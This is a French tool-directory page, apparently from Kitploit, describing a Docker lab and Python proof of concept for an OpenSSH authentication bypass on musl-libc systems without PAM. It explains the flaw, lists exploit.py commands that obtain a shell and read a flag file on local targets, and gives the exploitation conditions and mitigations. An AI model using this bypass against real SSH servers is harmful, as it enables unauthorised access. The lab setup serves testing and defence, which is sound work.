
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-123158 — Laboratoire Docker reproductible et PoC Python pour le contournement d'authentification d'OpenSSH avec la libc musl (CVE-2026-123158), avec des cibles vulnérables et des cibles de contrôle glibc/PAM. | Kitploit
Outils/GitHubGitHub/pablocerdeira1/cve-2026-123158
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionAuthentificationLabs et Pratique
GitHubpablocerdeira1/cve-2026-123158

CVE-2026-123158

Laboratoire Docker reproductible et PoC Python pour le contournement d'authentification d'OpenSSH avec la libc musl (CVE-2026-123158), avec des cibles vulnérables et des cibles de contrôle glibc/PAM.

Voir le dépôt
il y a 10 joursPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    336
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    322

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

*sshole lab (CVE-2026-123158)

Démo du PoC

Laboratoire reproductible et PoC du contournement d'authentification d'OpenSSH sur musl libc sans PAM. sshd accepte n'importe quel mot de passe de 257..1024 octets pour les comptes dont le champ de /etc/shadow vaut * : musl renvoie "*" lorsque crypt() reçoit plus de 256 octets et sshd le compare au "*" stocké.

Corrigé dans OpenSSH 10.6p2. N'affecte ni glibc ni les systèmes utilisant PAM.

⚠️ Uniquement pour votre propre laboratoire ou des systèmes avec autorisation explicite d'audit. Les cibles n'écoutent que sur 127.0.0.1. Ne l'exposez à aucun réseau.

Structure

alpine-musl/    cible vulnérable : OpenSSH compilé contre musl, sans PAM
debian-glibc/   contrôle : glibc + PAM (ne doit pas être exploitable)
docker-compose.yml
exploit.py      PoC : amorçage + mot de passe long sur la même connexion -> shell

Utilisation

docker compose up -d --build
sudo apt install -y python3-paramiko          # ou : pip install paramiko


python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257

Comptes créés sur les deux cibles :

  • victima — champ * dans shadow (cible de l'attaque).
  • bob — mot de passe réel avec hash $6$ (c'est de là que le saut vole le sel).

Vérifications :

# doit réussir (vulnérable) :
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 257 --cmd "id; cat /home/victima/flag.txt"
# doit échouer (contrôle glibc+PAM) :
python3 exploit.py -i 127.0.0.1 -p 2223 -u victima -l 257
# doit échouer (hors de la plage 257..1024) :
python3 exploit.py -i 127.0.0.1 -p 2222 -u victima -l 256

Isoler chaque condition

  • Le correctif : mettez OPENSSH_VERSION: "10.6p2" dans docker-compose.yml et reconstruisez.
  • Sans compte $6$ : retirez bob du Dockerfile → pick_salt() retombe sur DES → plus d'accès.
  • ! au lieu de * dans victima → pas d'accès.

Conditions d'exploitation

Vulnérable uniquement si toutes sont réunies : musl libc, sshd sans PAM, OpenSSH < 10.6p2, PasswordAuthentication yes, un compte avec * et un autre avec un hash $5$/$6$, et le port SSH accessible. Sur Alpine, plusieurs sont présentes par défaut.

Atténuation

apk upgrade openssh && rc-service sshd restart   # la mise à jour ne redémarre pas sshd seule
# ou, si la mise à jour est impossible :
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf && rc-service sshd restart

Arrêt

docker compose down --rmi local

Références

  • Notes de version d'OpenSSH 10.6p2
  • CVE-2026-123158
Télécharger l’outil





